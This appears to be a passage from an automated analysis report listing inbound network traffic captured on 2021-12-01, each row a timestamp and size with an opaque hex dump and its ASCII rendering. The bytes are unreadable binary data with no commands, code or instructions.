b8 11 71 fa bf 82 f6 b3 e3 01 05 ce cd c1 ef 5d c4 26 7e 0c 83 30 17 23 9c ec e4 0e c9 b3 d5 7d ef a9 8f 12 b7 c4 7c c0 10 80 17 de 06 0b 34 0b 51 99 23 50 07 d9 6d c9 dc 8c 2c ec 60 7e 30 9b 54 44 0c Data Ascii: uf?^,=Em:rY:*wcwgMU<T=Z]9xxd3Ry1_v-1Mok)'(</rHN{n"j&d1q,)6|Yf@9]EFv:zUq]&~0#}|4Q#Pm,`~0TD

Timestamp	kBytes transferred	Direction	Data
2021-12-01 10:57:39 UTC	51	IN	Data Raw: 2b 0b 7e 7a c8 66 d4 f7 27 79 3c 59 51 9b 79 83 62 70 4b 64 c7 8a 68 1c b8 59 b6 45 b6 c1 a9 8d 04 f9 94 44 f8 6c cb f7 cb d2 f0 d5 d8 60 47 9a f6 40 87 e2 e0 44 5a 00 e1 4d 14 6d b8 15 f0 a4 a5 aa 97 1a ba 4f 9f 79 f8 b1 d5 e9 d3 f8 b8 e0 ad fc 6d 74 21 ef 54 1a 61 aa cd cd bc cc ff f2 a3 01 8f a2 72 f4 e5 d7 14 dd 67 4d ae b6 c1 d1 d0 e8 f3 4f f9 d5 ff 7b 15 85 b6 bc 15 16 62 42 68 11 b0 c7 a3 2d 51 07 7f 07 81 3d de 17 fd ea e2 bf 57 db a6 82 c8 a6 8b 9e f3 78 0b 8d 63 7c 05 83 53 5d 81 7a da 17 9b 54 96 4a 03 29 4b db 73 dc 5b af b9 5c 1f 9a 33 7f 9f 9b d7 45 bd f8 12 4d 57 2b cf 2d 55 e1 6f 39 ba 07 70 99 25 0f f3 41 e3 3f 47 3c e2 07 62 c3 42 71 40 eb a0 93 df bb bf 46 d7 fc 99 72 75 fa 1c c4 9d e8 d1 ce e3 db 4a f0 b5 6d 22 f3 14 0d 97 cf fe ea 27 Data Ascii: +~zf'y<YQybpKdhYEDl`G@DZMmOymt!TargMO{bBh-Q=Wxc|S]zTJ)Ks[\3EMW+-Uo9p%A?G<bBq@FruJm'"
2021-12-01 10:57:39 UTC	53	IN	Data Raw: 7c 39 c2 bb cf 98 0c d9 18 21 ea 79 2d 3c b8 ca 18 57 2a 56 e5 78 cc 0f 60 63 36 f7 d7 19 88 b6 58 14 a4 ca 76 02 27 31 24 b8 ee 9d f9 17 eb 59 59 80 7a f2 6d 4f f7 7a 9a 31 cd 0b d7 15 3b e1 22 99 19 57 c3 3c da ee cb 5b 35 7e 18 f9 d0 33 66 c1 58 7c a6 af 66 22 b9 19 37 43 b0 ec 4e 39 ee 33 01 31 92 f0 07 4a 36 a2 46 62 d7 38 53 b6 b8 7f bf 20 6f 8d dc fd 4a 12 c6 75 b4 3d 74 ba b1 44 51 ca b2 b6 c5 70 b6 87 da a4 56 8b 7d cd 7a b4 ea 55 48 d4 93 3f 1d 44 7a 77 c7 9c dd ac 0b f4 8b 89 13 da d4 7e 98 e9 47 59 70 dc d4 da 60 01 3b ca 7e 4e 66 4c b9 2a 3a f1 53 7a 27 fb 0c 89 d9 96 db 3a c4 89 b4 c0 7f 52 39 ba f3 3d 3a 69 fd cb a9 a6 d7 e4 a9 83 61 7a cc 27 7d 11 22 6e 06 5d de d7 cd 6c db ae d7 7f 45 e2 cb f6 c5 6e dc 12 9d e4 ad 4d be e0 68 72 d3 57 4a Data Ascii: |9!y-<W*Vx`c6Xv'1$YYzmOz1;"W<[5~3fX|f"7CN931J6Fb8S oJu=tDQpV}zUH?Dzw~GYp`;~NfL*:Sz':R9=: iaz'}"n]lEnMhrWJ
2021-12-01 10:57:39 UTC	54	IN	Data Raw: 5c 01 f4 95 a8 dd ff f8 02 92 2d fb 55 78 ac 61 8e 9a cb 04 a2 06 62 a3 a7 6c c7 e3 30 25 2e 98 bd 8c 35 f1 18 c1 58 b4 c0 d2 40 51 7a d0 f2 5e 76 22 95 2d 29 cb 0c 4e 65 db 4f 5b 74 59 7d 50 62 04 a0 20 be 31 e3 c1 bb cd e4 06 82 5f af bd 8c 1b ce f3 b4 9f 25 5b e1 6c cd 8c a7 68 1c b0 5a 72 59 7f ad 3f d8 18 84 bc 69 f5 d1 5a 7e 3a ea 2e ce 9e 8d e6 74 8c db f1 ea c9 0f 77 0f 2c ec 55 f5 e2 ef 9f d0 54 7c dc b1 57 11 f3 a0 8b 7f 28 cb c5 5d 9e 70 74 1d c2 fc da 2d 46 a0 e7 8c a6 67 92 e6 f2 89 de 29 dd 48 f5 68 df 5c c9 e6 ca 7e fd 98 33 cc d5 5c 5c 6b 82 d6 32 a6 7d 6d 7e e5 2d c0 2e 97 77 88 5a 52 68 22 cd 37 3a ec 18 63 21 3b 6e e3 bb 18 d5 08 42 43 c6 01 45 3c 68 79 81 77 5d 63 92 f7 08 a7 7f ba 74 8e 51 22 24 cf 84 b3 ca 29 6e 31 46 37 c2 49 e2 56 Data Ascii: \-Uxabl0%.5X@Qz^v"-)NeO[tY}Pb 1_%[lhZrY?iZ~:.tw,UT|W(]pt-Fg)Hh\~3\\k2}m~-.wZRh"7:c!;nBCE<hyw]ctQ"$)n1F7IV
2021-12-01 10:57:39 UTC	55	IN	Data Raw: 27 43 c4 07 67 01 67 9e 73 d7 8b 24 a8 99 fe 85 ff 09 84 35 a7 47 90 7b 7a 2b f0 ad 03 7b 7f c9 b5 91 87 2f 1a 23 1b fc ac a6 72 da 77 52 b8 26 ec f3 99 ee ac ba 47 f5 57 be d3 8a c6 7d 86 be 92 df 64 94 e4 f9 26 83 8d d2 25 e8 66 9c 32 34 8b b9 10 b6 08 0b 21 cd 4e 62 5e 99 e9 6b 40 94 49 e6 be 2a 2c ec 1c 00 79 64 21 7f 76 56 08 4f 9a ff c0 dd 3f 63 92 fc b7 2e 3b 9e e0 c0 0f c0 ca 47 22 b9 d4 62 92 52 6f 3e 8c 6e 39 a9 4d 91 f3 e9 8d ed 74 e2 14 e2 51 d6 38 bf 4b 0b d6 6a 57 a6 c5 2d dc c7 3e 9f f2 7b 99 a5 5e 14 f5 0a 20 8e 4a a3 b3 dd 8f b1 66 d2 b3 39 df 0a d5 c2 b8 d4 49 d8 2d d6 a2 f6 cb ff 9c f5 72 55 f7 0c 96 52 5b a1 2d 5c 78 10 13 29 70 47 03 7d 44 fe e4 d5 a1 3a d6 ed 3d 15 e0 0f c9 9d e3 82 0c 50 fc 83 c9 d3 6b 33 2d 72 f7 2e 5a cb 42 62 94 Data Ascii: 'Cggs$5G{z+{/#rwR&GW}d&%f24!Nb^k@I*,yd!vVO?c.;G"bRo>n9MtQ8KjW->{^ Jf9I-rUR[-\x)pG}D:=Pk3-r.ZBb
2021-12-01 10:57:39 UTC	56	IN	Data Raw: 60 60 3f f4 dd 28 bd b5 af 93 09 0e 8a 24 6f a5 ca 04 92 c0 d5 2b 1d 69 70 f0 12 19 49 d6 54 55 9b f6 f5 d1 52 72 3b ea 61 ce 9e 8d f2 74 8c c6 ce 09 e0 9f 98 c3 b1 78 59 1e d1 a8 bc b5 51 ca d5 5e a3 b4 7b 71 94 e5 28 cb d5 49 a0 93 27 9d 2d 30 55 85 4a 47 cc f1 85 1a 87 78 1d 45 5b e0 45 7e 2c 47 21 3f 59 d0 13 5d 88 50 88 a5 c0 86 85 ce 81 fa bb eb 08 cf fb f7 89 73 18 21 2a 4b 8f c1 18 41 2b 6a f9 51 65 f0 5d 28 4c b1 52 4e bf 49 9a 8a c9 a1 66 53 59 4e e2 44 45 09 b1 f9 b9 90 d4 e2 f6 39 42 54 9e 49 dd 8e e8 1a f4 69 61 be 6f 6c cf c3 10 11 ce 97 f1 e8 ad dc 38 8e ce d9 90 46 30 87 d9 91 25 1a 88 65 ed 31 13 bd c0 6e 4d 6a eb 38 96 ca 92 73 31 b4 2a 15 ce 83 38 39 bd ec 9e cf 3a 82 86 07 f1 74 2c 75 5f 3d 5f 3c d8 12 2f 47 4f ed fb 75 4a 96 03 49 80 Data Ascii: ``?($o+ipITURr;atxYQ^{q(I'-0UJGxE[E~,G!?Y]Ps!*KA+jQe](LRNIfSYNDE9BTIiaol8F0%e1nMj8s1*89: t,u_=_</GOuJI
2021-12-01 10:57:39 UTC	58	IN	Data Raw: d9 49 b6 9f 5c 77 20 d9 30 6a 3c 9d f4 b4 33 c4 e7 46 d7 b7 a0 46 84 7a dc 06 ee 8d 98 5d 9f ba 7e 09 40 dc a8 08 33 43 fb 6a c2 68 e1 74 21 22 a2 0a f4 d6 9b 9a 9b 7d d2 67 d4 47 5e cc d0 dc de fa d4 16 84 ff 02 a0 54 31 78 12 83 9b bf c8 a0 1f 61 78 60 4c 47 d9 38 96 90 60 6c 66 1d 30 9b ef 1f 47 39 67 9a 33 e7 f0 7e e1 ad 83 5b d6 38 58 a0 a9 cc fd da 39 a3 a4 24 9c 71 12 b0 c6 66 ea e3 68 2b e8 9e 0f 8d f6 79 00 c5 0e aa 9c ea 58 0f 26 e4 32 44 6f b4 0c fa f3 74 4b b7 47 81 a8 c0 42 1b 7a d2 5f 01 a8 a6 c4 aa 5b c0 62 a8 3b 66 d2 fb e2 26 ea 1b 57 d8 50 76 d2 ac 55 ae 19 60 6c 03 aa 6f 85 ea 9b 3f 24 67 c8 37 37 c0 7c f4 f6 79 22 7b d3 bb b5 33 32 b3 5c 01 b9 e1 1e 84 64 48 b1 8f 69 dc f6 ff 09 44 18 8d 6e be 0c d1 78 ea 3c 33 d1 35 a1 86 5b 3a 31 48 Data Ascii: I\w 0j<3FFz]~@3Cjht!"}gG^T1xax`LG8`lf0G9g3~[8X9$qfh+yX&2DotKGBz_[b;f&WPvU`lo?$g77|y"{32\ dHiDnx<35[:1H
2021-12-01 10:57:39 UTC	59	IN	Data Raw: 17 1a cb 4f 67 f2 1d c2 fc 82 fc 59 36 69 45 95 6c 35 23 ef 35 6f 1a 44 9d 65 0d 59 fa 9a 80 43 84 00 15 76 a8 08 bf f5 d9 97 4f ec bb 06 4e 37 f8 3f 57 f9 3b 88 0b 1d 9a f9 ec d4 ef 39 b6 17 3a a2 d7 26 e7 60 0a 13 8e 5f d1 a4 58 2f 53 5e 7d 81 53 55 e1 bb fb 7e 1d 1e 3a 93 65 77 54 9e dc 8b 89 33 37 c4 4b c8 f7 ed 58 45 b7 17 f6 8a 58 cf 81 cd af f9 de ab 21 25 e9 27 d8 b3 04 da 8f bd f6 21 ec ea 1c 79 86 bd 82 ed 8a 29 ca cd 1f a2 fc 7d 02 8d 68 3e 8f e4 37 38 e7 85 23 2f 52 10 99 52 ec f3 c6 6a a8 72 d0 72 a7 73 4a 6a cb c9 ad 7c cb 2f b7 78 9d 5f 52 a0 ed 68 2f a1 6c f0 8e 88 d2 14 67 8d f0 ef ad c3 54 bc 7d 57 65 50 0c 2a 5a 9f 27 f9 5b 7c 40 61 57 d7 1e a3 4b 5d 5a dd 27 5b dc 80 7b 89 7d 30 65 aa 4d c8 28 79 3c e2 30 6d 9e 42 e9 2f 78 de 1e 0e 09 Data Ascii: OgY6iEl5#5oDeYCvON7?W;9:&`_X/S^}SU~:ewT37KXEX!%'!y)}h>78#/RRjrrsJj|/x_Rh/lgT}WeP*Z'[|@aW K]Z'[{}0eM(y<0mB/x
2021-12-01 10:57:39 UTC	60	IN	Data Raw: fd d1 ce 54 bc 12 c8 a0 27 5d 7f 60 5a 79 3a 04 44 7f ac d3 f6 11 da a0 b4 3c 28 3c e9 ae 3f 1c d3 1f c2 f2 a0 38 cb b8 6e ac 0e ef 98 c7 bf 8f a8 ce bf 08 0f 34 d8 89 1e 62 fc fa ff 2f 0f 8d fe 5f 3e 2a d2 0f 00 50 ed b9 10 0b e6 e9 c9 53 26 4c 2a 57 32 b2 ff 81 47 1c d3 8f ab c9 00 22 d7 e0 de 9c 82 eb 0b 8b 4e be 73 2d 3b 35 8d 30 2a e3 2d 6d a3 b7 2a 9d 6a c5 09 d0 d4 2a 06 2e 14 a4 76 63 1d 89 e1 e6 74 bc 4f 73 22 50 3f 8f e6 36 33 8e 13 7c 8b f8 0b 6b a8 c1 61 bd 5f de c5 c5 16 ab d4 06 bc 8c 09 c3 74 00 23 d7 e4 39 49 a5 00 27 cb 71 b9 5c 46 2a d0 3a 2d fd 18 22 b8 b2 d1 63 20 3d d7 6e a9 a3 32 6d c9 6d 2e d6 09 c6 b4 4d 95 e1 0f d1 10 84 90 86 40 94 46 b9 27 3a 67 2d bd 9d 0e 98 a5 aa 26 34 79 b5 24 5f b3 e4 e6 1b bd 9f 58 67 9b e4 31 dc 48 ee 5a Data Ascii: T']`Zy:D<(<?8n4b/_>*PS&L*W2G"Ns-;50*-m*j*.vctOs"P?63|ka_t#9I'q\F*:-"c =n2mm.M@F':g-&4y$_Xg1HZ
2021-12-01 10:57:39 UTC	61	IN	Data Raw: 74 68 a5 a7 1c bb 49 91 3b 6c 6d f9 92 d0 81 1d a6 69 e6 08 0e ca 9e dc 5f bc 46 72 8d 5e dc 33 c2 5f ea 54 eb 0d 8e c0 58 b3 25 2d 18 71 d9 e7 21 a5 46 a8 2d 7e da 91 ee 5e fc 30 61 aa 86 54 c8 aa 1c b4 e5 ee f4 75 c9 aa d5 c8 bc 06 8e c6 0c 5f 33 6f 85 8f 2f 53 2c 67 98 9d f5 70 5f d4 fa f4 8d b0 74 b6 c8 c8 20 68 63 5e 1a d9 83 87 a0 8f 6b 7e de d0 b6 58 7f 8e 02 4c eb 38 88 5c 59 98 bf 93 99 82 40 d7 e3 cf 3e 0a fc af 60 f3 6b fd d2 67 4d b7 b4 f9 ee 6c 47 8b 4c fd ae 78 9e 43 20 6e bd 18 57 e7 39 be 26 20 b2 c7 f1 ec 05 4e 0d 91 32 93 3c f7 44 56 e3 ee c6 07 03 77 9f 6f ac 0c 83 bc 09 f9 f5 57 ce 0b 70 51 1a 23 73 42 0d f1 17 8e 50 a7 73 df 1b a8 2b 36 2f 11 5d c1 a2 c7 73 9e 5f 06 25 a6 22 9d 5f c4 19 2f d4 35 eb e6 8c 7d 9b 9e 86 50 4d fd 06 c9 19 Data Ascii: thI;lmi_Fr^3_TX%-q!F-~^0aTu_3o/S,gp_t hc^kyXL8\Y@>`kgMlGLxC nW9& N2<DVwoWpQ#sBPs+6/]s_%" _/5}PM

Timestamp	kBytes transferred	Direction	Data
2021-12-01 10:57:39 UTC	63	IN	Data Raw: a0 fd 72 38 c5 9d bc bf 25 27 9a c2 ea 95 b4 77 7d 1c 7d f3 af 4e 63 05 5b 69 8d d2 06 5a 31 85 db 22 c1 94 ac 6c e9 a9 c4 a4 ef 6c 58 e6 34 78 28 cc 14 2b a1 7d bd f0 c8 45 c7 69 ef 78 31 a4 f7 d7 c7 a4 f8 55 8e b1 9a 50 91 83 10 d3 7a 12 65 de 7b 83 e5 5f 83 63 da 93 32 68 0b cc 9d 63 66 4a e1 99 a6 d6 53 42 c2 da 9d 6e 61 29 7c 20 4b dd c0 8a 68 f7 80 01 a1 ad d2 1c f0 72 57 11 26 ed d7 a0 5c 4f 46 d3 5f c2 ff 7a 44 8d 4b 1e 11 5c 63 0d c1 83 d2 8d 4b 7c 19 4e 26 39 36 af 4b a6 03 a3 a6 0d 72 d1 96 d6 7a 38 59 94 58 fe ad fd 35 ec 09 51 a3 ad 75 91 d7 db a6 16 84 a7 be 07 c0 c1 db 0d f5 ed 37 a5 65 dd c1 fe 69 6e a2 9c 6a 89 25 f0 76 2a c1 d2 47 7d 7c 7b 98 66 52 db 29 2b 30 fc 98 62 37 53 e9 11 9d 74 c8 20 64 b4 0a 95 80 98 1d 20 70 31 90 0c 5b 01 f9 Data Ascii: r8%'w}}Nc[iZ1"llX4x(+}Eix1UPze{_c2hcfJSBna)| KhrW&\OF_zDK\cK|N&96Krz8YX5Qu7einj%v*G}|{fR)+0b7St d p1[
2021-12-01 10:57:39 UTC	64	IN	Data Raw: a3 7c 02 cd f4 90 ae 7c a2 1f 90 92 4e 23 ad 85 13 75 1a cb 29 da e7 ff 8a 18 4f 4d 3d c6 dc 22 2c 30 a1 7c 35 cc f8 5f 98 b7 d0 31 79 b6 58 8f 26 1f 78 69 4c 8c 4e 77 fe a8 52 7e a5 3c 90 37 76 0e 7d 64 98 9c ce 82 44 61 a5 f7 e1 5c 4e 5d 19 8e 27 5b a0 31 97 37 43 20 92 02 a6 1c 66 87 3d 0a 0c 8b 0b ce 39 9d 96 42 64 ea 8b 1d 6f c2 d5 65 b3 c3 b8 79 da 9c 6f ff 0c 86 e1 09 f9 1c 85 87 f3 eb d9 54 2c 52 33 08 47 e8 5d 76 30 40 3a 2e f4 80 5c 4b 6c 9c 4c 0f 28 ea c4 1e 28 0c b3 a9 27 8c c0 69 18 7c a2 69 e4 e4 7c 73 de 67 22 f7 33 5f c0 4f 85 2f 48 84 96 9c 4a 8f 11 f6 01 cf 6b 92 e8 37 a1 5c b9 00 50 68 30 b1 95 31 ac 07 ee de 7d 1d 26 e2 23 99 ee 90 31 58 01 c2 8a 8d 8e ba 49 97 e4 d7 37 63 ec 2e 0e 22 bf 51 c5 c3 bc 60 2a b1 18 a7 0c 2f 09 3d 55 c0 29 Data Ascii: ||N#u)OM=",0|5_1yX&xiLNwR~<7v}dDa\N]'[17C f=9BdoeyoT,R3G]v0@:.\KlL(('i|i|sg"3_O/HJk7\Ph01}&#1XI7c. "Q`*/=U)
2021-12-01 10:57:39 UTC	65	IN	Data Raw: e7 98 79 e6 db e5 39 0d 72 ee e8 b2 dd 1f ba af 6f a5 7e b9 76 d4 09 8e 78 8e 35 33 bd 04 c0 48 af 62 5b aa 17 05 7f f5 7d 9a 36 68 8b 1d 67 1f d7 0a b5 f0 d4 37 39 9b fb 73 d4 ee fa 58 d0 2b d1 81 e3 d4 67 9e 48 86 eb 62 88 d1 27 94 45 fc fa 23 3a 3c 3d ac 7f 00 45 d7 a3 f8 86 07 8a 06 05 36 05 ca 94 ef 74 21 50 b7 95 2c d4 5e 05 95 d3 6d c8 9e 18 f0 03 18 7d c3 b5 e5 5a 58 68 d4 b0 51 18 76 8a 67 0c 64 9a 1a 78 e8 09 9a 7a 49 d4 ea fa 9b bf 1a 65 6c 4d e7 09 c7 7d 13 90 7e a8 8e 09 45 58 73 d2 e5 49 a6 82 84 a6 aa 54 34 70 44 b6 9f 83 05 9a 25 c9 10 a9 45 bc 8c f0 dd d5 b4 ca e4 37 fe 21 29 db d7 7c 4f d2 a5 05 9f 55 e8 37 8b 6c ee fa 6f 05 71 94 01 b5 4d f0 1b ff 43 e3 02 c1 f3 e9 fb 5c 9a 70 da 7d 3d fa b1 bd d0 e5 c3 10 9d fe ab 44 d7 8a 2d ce 81 4d Data Ascii: y9ro~vx53Hb[}6hg79sX+gHb'E#:<=E6t!P,^m}ZXhQvgdxzIelM}~EXsIT4pD%E7!)|OU7loqMC\p}=D-M
2021-12-01 10:57:39 UTC	66	IN	Data Raw: db 66 e4 ad 0b aa 91 74 f8 86 24 01 34 2a ac c9 39 20 76 45 a6 94 52 6a 53 26 7e 2a 92 35 8c a4 23 36 8d 7d 0c 4d ac b3 81 9f 26 37 11 99 26 98 17 fd 53 7c 84 25 c7 b6 d5 eb 99 0a 15 52 62 99 6b 69 82 a7 8b e1 2f e6 56 a2 32 2d 72 0b 4a 96 b3 f1 18 ab ad fb 82 de 85 a4 58 9c 54 67 36 6f d2 13 57 f0 aa 0c 6f d0 05 d7 c7 51 e9 70 db de c8 ac 76 ee f9 f8 0a 36 9b 9a 26 79 59 14 d6 bf 88 f5 7a 16 1a 11 da 9c af a8 48 85 bd c9 2b 63 8e 5a 02 a1 dc 60 ad d7 3c cd 46 0b 61 14 b0 c0 5d 6a 57 70 8f 70 44 ce 82 4d fc cf eb 73 fb 06 c5 f3 a5 13 63 f3 19 c4 a0 fa 85 e7 46 9a 61 6c b6 eb 69 0e 54 34 1f b2 eb 70 63 8d 8b a3 70 0a 3e b5 ad 7d bc a2 77 1e 44 74 6c 07 ca 23 2e b1 49 b3 f5 e8 7a d6 5e ba 5a df c8 e3 dc 61 a2 01 18 ba 1b b5 e5 9d 1a ed 9b b2 51 e7 f9 45 c7 Data Ascii: ft$4*9 vERjS&~*5#6}M&7&S|%Rbki/V2-rJXTg6oWoQpv6&yYzH+cZ`<Fa]jWppDMscFaliT4pcp>}wDtl#.Iz^ZaQE
2021-12-01 10:57:39 UTC	67	IN	Data Raw: e8 41 8d 5d 90 d0 8d 47 f7 ea 54 53 f1 7e 0e f7 68 32 80 86 71 4e e4 8c f8 cf bb 26 2b bc 6c ba 80 43 7c 98 12 71 06 0a 66 1c a7 3e 1e c5 e0 37 78 ea 89 92 96 c7 ae bc dd 5e 90 f7 59 e1 af 85 67 fd 12 8a 99 a2 c3 74 9c f6 4b 27 3d c5 63 22 fd b2 e0 2f 35 04 ea a0 67 b7 d0 39 c4 61 94 1d 73 36 b8 ac 74 8f e7 10 b3 96 fd 7e f8 1f a9 d8 0c 84 0c f3 f6 9c a4 d3 40 e1 0c 30 a0 5c f5 32 b0 b8 d8 27 e7 e1 04 dc 28 a8 65 aa cf 66 18 b8 39 88 31 06 f6 5b b2 16 fd 6c 43 6f 50 ea b8 a4 86 e7 7f aa af 94 c8 74 41 85 1b 26 5c 43 9e 62 be 68 ec 31 78 0d cb c2 7b 08 47 4e 50 c5 1b a9 85 8e f0 1d 6f a4 f4 80 8f b2 e8 f9 b8 0d 61 44 a3 2a 98 59 7b a2 76 a6 ba f5 6c bc 74 9e 94 07 dd 08 09 06 66 26 51 ae da 0f 78 9c 30 07 c9 7b 7c 0f 11 72 7a 67 9f a2 6e 50 2f 36 fe 3c f5 Data Ascii: A]GTS~h2qN&+lC|qf>7x^YgtK'=c"/5g9as6t~@0\2'(ef91[lCoPtA&\Cbh1x{GNPoaD*Y{vltf&Qx0{|rzgnP/6<
2021-12-01 10:57:39 UTC	69	IN	Data Raw: 76 58 57 cc 82 a4 b2 5b 86 18 2a 53 ec e4 c7 85 a4 23 9b 52 67 d0 d0 ee c5 60 38 a9 69 f2 4e ac d7 4d 9e 5f 43 cd d4 60 5c 0d 45 08 b6 fa 0e 3c e0 2f 76 dd 36 92 78 0d 72 d2 01 06 60 7d 63 8e 12 39 d6 9b 17 a9 8f dd 9b d4 9a b1 e7 ac d7 3c a8 1f a3 a0 96 c5 ad e0 f1 f8 9d a3 50 bb ce 7c 9d b8 8e 03 08 df f6 41 12 28 5f 0b 2c e6 79 2d 7a 64 5f d2 65 cd a0 04 80 1f 36 52 1c ed c8 eb 48 7e 4e be 88 7e bf 34 71 2f 00 85 83 34 26 3e c5 6a f7 83 6f 97 ad 85 5e 8f ef 7b a2 f4 02 c4 10 a1 d4 56 32 93 fd 2c 0a 1f a4 6e 1f 6b ad 23 c4 eb 13 05 44 1f 5a 73 94 d3 79 9a b1 1e 2a a1 1b 0e 80 dc c9 1d c3 a1 3b d7 6e 8b bd 53 ee 41 33 8e 2b ce 4b 5c dc 06 4b a6 2e 48 b4 b7 20 0c 76 40 b7 63 bf 55 3a bc da 28 d3 0e 85 67 84 09 e3 af a9 08 e7 cd 23 8f af 58 db df 66 49 4e Data Ascii: vXW[*S#Rg`8iNM_C`\E<|v6xr`}c9<P|A(_,y-zd_e6RH~N~4q/4&>jo^{V2,nk#DZsy*;nSA3+K\K.H v@cU:(g#XfIN
2021-12-01 10:57:39 UTC	70	IN	Data Raw: 72 a7 5d 76 6a cb b5 1c dc 5e 1a c1 85 87 a0 8f 58 5f de d0 ca e9 c7 f8 02 40 91 f2 f8 94 47 70 a8 fd 0a 82 e6 d7 df f9 a3 2f 20 1a b5 f6 7c e8 00 dd 5e b8 d9 dd c1 8b ee 55 e9 db a4 d7 89 cb 61 65 aa 31 79 f4 4d cd 0a 6d f2 0b ce 31 81 05 79 01 97 06 96 49 b4 29 46 b2 78 52 20 60 63 ec 68 e8 5c 21 82 01 c9 a9 a6 86 97 d8 02 dc a5 b2 1f 1e 2d fc d2 fc f5 86 99 37 79 cb d0 46 35 d4 dd 9c ea b8 25 7d 90 b5 ca 45 35 d3 d6 17 18 0a df a7 bf f7 7e c3 c5 8b 3b af 06 f3 f4 69 61 8e c5 35 7c 45 d2 11 7b 2a 65 9e 5f de b1 88 5d 51 e7 c4 e5 75 27 ab a9 31 3f 69 cf 1b d2 cf 9d e4 e1 50 fa d9 f8 12 3d bf 06 b1 c3 7a bf b7 cc f4 30 45 4c bd d0 fb 10 2d af 74 18 94 32 8f e9 3f 85 4b 35 61 4a 72 51 90 ef 66 8a b7 1b ce 49 0e 0a c6 d3 79 9f 93 5b 9a 02 6b 1d 30 e4 b0 2c Data Ascii: r]vj^X_@Gp/ |^Uae1yMm1yI)FxR `ch\!-7yF5%}E5~;ia5|E{*e_]Qu'1?iP=z0EL-t2?K5aJrQfIy[k0,
2021-12-01 10:57:39 UTC	71	IN	Data Raw: 65 0c 58 43 66 4c 3f c0 62 b3 73 95 ca df c9 95 c2 75 68 01 4c ce c2 21 c7 03 0f 65 a2 bf 3a 44 ab 9b 13 fa 58 d0 2b d1 6a 0f 47 50 fa b4 a7 a3 08 fa 97 27 1e 27 14 56 47 3a b6 6c 0a cf a4 b6 1b f0 18 f9 41 26 3e 03 56 e0 68 a8 f2 76 81 f7 9c 44 d7 7f f6 90 b8 c3 86 57 07 f7 00 a5 8d cf 7d 3c a0 f6 c7 87 0d 17 c4 84 67 6b 91 4e 2a 5a 1c dd 7d 99 1c f3 0c 6c 75 15 45 24 6c df 9e a2 2a 68 be a0 c5 19 e7 de 9b 81 96 76 e7 08 4f df 3f f4 d5 58 84 56 86 49 de 21 19 1a 8c 87 18 eb 5e 79 47 1b 19 2f 9f 3c b9 83 45 3b 77 14 8e 4e dd 3e 96 d7 d4 e6 c6 e5 db 91 6a 43 80 3b ed 52 fd 03 8a 2c 4d f1 e9 cf ee 03 bc b5 49 ce eb bd ad 32 94 a5 51 61 c7 1f 44 f6 ac 46 3c f2 16 65 73 1f 58 a8 08 58 3d c8 a0 e9 1d 45 5b dc 7b 91 d8 e2 82 66 fa e6 ca 46 e5 4a 10 a1 f0 f4 b3 Data Ascii: eXCfL?bsuhL!e:DX+jGP"VG:lA&>VhvDW}<gkN*Z}luE$l*hvO?XVI!^yG/<E;wN>jC;R,MI2QaDF<esXX=E[{fFJ
2021-12-01 10:57:39 UTC	72	IN	Data Raw: 30 ed 77 f5 be ce f0 db b7 3a db 85 ff 44 f9 59 e5 fa 7a 33 f5 b2 09 25 a1 2d 8f 9c 65 f9 c8 d2 43 30 4d 3f 45 59 03 0f e0 7d 61 72 69 cd 1c f8 ec b9 07 ef 77 54 09 19 3b 7f 52 bf 1b a4 bf 48 b9 69 a5 6c 9a 73 a0 ee bd 8e 08 fd 17 43 07 50 33 0c ff 78 44 8f 51 ee 62 f2 38 83 f5 23 16 61 fe be c7 d0 91 37 c1 66 59 a0 9f 29 9b 76 14 9f 88 07 56 5a fd 3c 25 00 98 bf c1 01 c1 6c d9 0c 30 01 c4 3a 23 c3 67 32 9e 5e f2 bf 7f 2c d1 40 ba 16 a0 e4 ba 0a 6a 33 2f eb 7e ab aa 38 62 46 00 55 22 55 bb c0 5b b7 44 66 1a 9f c4 b2 5f 4c dc d7 a8 01 ed 6c 9e b2 78 bc 67 11 2a 1e 86 3b cd d2 ab 9f d3 ab fd f7 d5 47 4d f4 33 eb 5a 2b fb b2 82 ff 19 a0 54 31 40 2c 60 b7 01 27 6c ba e7 4b 78 72 75 d6 06 9a 5f 43 07 7b 9d 60 3d 00 d3 e4 91 55 9f 20 08 3c d3 47 7c ac dd d4 38 Data Ascii: 0w:DYz3%-eC0M?EY}ariwT;RHilsCP3xDQb8#a7fY)vVZ<%l0:#g2^,@j3/~8bFU"U[Df_Llxg*;GM3Z+T1@,`'l Kxru_C{`=U <G|8
2021-12-01 10:57:39 UTC	74	IN	Data Raw: 07 ca 0d 2e 40 1f 8b 8f ef db 43 c6 9c 14 0e be db a6 62 3a 77 72 fe e4 4a 1a 00 f5 8c 02 c4 2b 93 c1 fe 1c 70 c9 72 c8 0c 52 74 22 10 1a b2 a4 3a a7 1a 8f ff 42 4d e6 a5 66 71 32 31 7e a8 21 27 47 91 d2 a8 da 4b 3f f4 2d 98 1d 20 0c 93 09 c6 16 83 fa 2d ca 04 6a 54 72 be 8c 69 70 28 86 be dc 4d 54 55 43 5a 6c a7 e0 fc eb dd cf ce 9e 85 86 74 8c c6 ce 09 e0 e3 a6 20 ad ed 55 f9 e2 ef 9f b0 6a 9f f6 59 86 3e 6e a3 8b 5b 28 cb c5 3f 9e 70 36 1d c2 fc b0 2d 46 bb e7 8c a6 0f 92 ea 15 aa af 5f 83 2b 65 64 54 49 3f e6 ca 46 9b 4a 1c 61 e3 b3 80 b2 0e 39 ee 4b d1 61 83 f0 bd 49 f5 4d 32 46 81 fc 13 cf a1 2f 29 df 1a c2 32 b1 af fd 4f 16 d5 2c 42 43 e4 3e a6 16 d8 a8 a2 1a 40 d1 d4 51 eb 96 f3 6b 5b 3a 6f c1 00 45 55 9c 5c 2a 6e 7e 46 37 c2 43 e2 5a 66 3e 25 aa Data Ascii: .@Cb:wrJ+prRt":BMfq21~!'GK?- -jTrip(MTUCZlt UjY>n[(?p6-F_+edTI?FJa9KaIM2F/)2O,BC>@Qk[:oE U*n~F7CZf>%

Timestamp	kBytes transferred	Direction	Data
